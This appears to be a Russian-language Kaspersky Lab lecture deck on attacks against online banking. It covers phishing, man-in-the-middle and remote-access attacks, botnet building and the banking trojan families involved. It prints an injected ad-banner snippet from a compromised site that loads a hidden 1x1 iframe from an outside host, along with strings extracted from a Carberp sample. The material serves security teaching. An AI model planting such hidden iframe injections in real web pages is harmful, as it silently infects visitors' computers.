



# Атаки на интернет-банкинг

Кирилл Михайлов, менеджер по разработке систем обучения

Лаборатория Касперского

[Kirill.Mikhaylov@kaspersky.com](mailto:Kirill.Mikhaylov@kaspersky.com)

# Содержание лекции

- 1 Введение
- 2 Классификация атак
- 3 Атака с использованием удаленного доступа
- 4 Методы и средства защиты

# Введение



# online banking

Discover Bank, Allstate Bank, USAA, BankDirect, MetLife, Centennial Bank, E-Loan, AIG Bank, Doral Bank, and others.

## Физ. Лица

## Юр. Лица

Небольшие лимиты на переводы

Удобство выполнения большого числа переводов

Для пользования необходим только web-браузер


Интеграция с бухгалтерским ПО (напр. 1С)

Простота использования

Специализированное ПО

# Классификация атак

# Общий вид




# Примеры атак

- **Фишинг**

Обман пользователя с целью получения данных для доступа

- **Man-in-the-Middle**



- **Man-in-the-Mobile**

Заражение мобильного телефона вредоносным ПО. Перехват SMS сообщений с паролями.

- **Man-in-the-Endpoint**

Предоставление удаленного доступа к компьютеру пользователя.



# Man-in-the-Endpoint

Атака с использованием удаленного доступа

# Организация ботнета


## Массовое заражение компьютеров

1. Заражение через web-сайты
2. Массовые рассылки электронной почты
3. Вирусы и черви
4. Фишинг

## Целенаправленные атаки

1. Целенаправленная рассылка писем
2. Использование флешек
3. Использование инсайдеров
4. ....

# Организация ботнета. Массовый взлом сайтов



# Организация ботнета. Заражение сайта www glavbukh.ru

Зарегистрироваться, чтобы получить доступ ко всем сервисам

логин | пароль Войти

# Главбух

Бумажный и электронный журнал, сообщество, справочная система и онлайн-сервисы

Читать свежий номер **20**  
Подписаться

Новости Статьи Вопрос-ответ Бланки Видео Форум  
Школа Главбуха Аттестат Главбуха Сервисы Правовая база

Система Главбух О журнале Ввести код доступа

Поиск на сайте, в журнале и в правовой б...

Декретные  
Детские  
Отпускные  
НДС  
Налог на прибыль  
НДФЛ  
Страховые взносы  
ЕНВД  
Упрощенка  
Налоговая отчетность  
2-НДФЛ  
Счета-фактуры  
КБК  
Все 154 темы

Высшая Школа Главбуха  
Расчетчик зарплат  
Отчетность за 9 месяцев  
Говорящий больничный

## Финальный контроль формы-4 ФСС, НДС и ЕНВД. А ваша отчетность заполнена правильно?

10 ОКТЯБРЯ 136 Обсудить

### Новые документы

Все изменения в законодательстве для бухгалтера

### Новые документы

Налоговый кодекс  
Гражданский кодекс

### Новости 10 ОКТЯБРЯ

Стоимость кулеров, кондиционеров и обогревателей можно списывать в расходы

Москвичи могут узнать в октябре о своих долгах по налогам в торговых центрах

Как потренироваться перед экзаменом на Аттестат Главбуха

Не все ИФНС Москвы и Подмосковья знают о новых правилах перехода на упрощенку

Оплата обучения детей сотрудников не облагается НДФЛ

Когда одни страховые взносы надо платить с суммы других страховых взносов?

Каким будет самый бухгалтерский календарь на 2013 год?

Минфин напоминает о сроках сдачи бухгалтерской отчетности

### Форум

Единая упрощенная налоговая декларация


купили камеру в штатное место цена 3000р., проигрыватель+навигация, сирена 155-00 р.

Счет-фактура на аванс полученный росприроднадзор

Справка 2 НДФЛ в 1С

### Вопросы и ответы

Утратит ли компания статус малого предприятия при расширении штата? И если да,



Kaspersky ONE  
Один для всех


# Организация ботнета.

## Заражение сайта www.glavbukh.ru

```
phpadsbanner += '<'+a href='http://adv.glavbukh.ru/adclick.php?bannerid=3140
&amp;zoneid=406&amp;source=&amp;dest=http%3A%2F%2Fwww.vdgb.ru%
2F1c_services%2Fline-consult%2F' target='_blank'><'+img src=
'http://adv.glavbukh.ru/adimage.php?filename=konsyltaci.gif&amp;contenttype=gif'
width='240' height='400' alt='' title='' border='0'><'+/a><'+iframe
src='http://trexgorka.ru/stories/img/' width='1' height='1' frameborder='0'><'+/iframe>
<'+div id="beacon_3140" style="position: absolute; left: 0px; top: 0px; visibility: hidden;">
<'+img src='http://adv.glavbukh.ru/adlog.php?bannerid=3140&amp;clientid=1651
&amp;zoneid=406&amp;source=&amp;block=0&amp;capping=0&amp;cb=
914dee54ef27e575d58a768164d9f7a1' width='0' height='0' alt='' style='width: 0px;
height: 0px;'><'+/div>';
```


```
document.write/phpadsbanner);
```

# Организация ботнета. Порядок заражения клиента



# Организация ботнета.

## Порядок заражения клиента



# Организация ботнета. Массовое заражение компьютеров





# Организация ботнета.

## Используемые вредоносы

- Trojan-Spy.Win32.Carperb
- Trojan-Spy.Win32.Lurk
- Trojan-Banker.Win32.Fibbit
- Trojan-Spy.Win32.Shiz
- Trojan-Spy.Win32.SpyEyes
- Trojan-Spy.Win32.Zbot(Zeus)

# Определение целевых компьютеров



# Сбор данных


```
OK! * . * . . . \ Информация Информация Program: %ws
Wnd Name: %s
Server: %s:%d
Password: %s
Certificate: %ws
Clipboard: %s
Information.txt Directory screen.jpeg NetInfo.txt [backspace_down]
CONNECT OPTIONS PATCH TRACE HTTP/1.0 HTTP/1.1 http https
nection Range Transfer-Encoding Connection Location Accept-Ra
```

Trojan-Spy.Win32.Carberp.anr

# Удаленный доступ к компьютеру

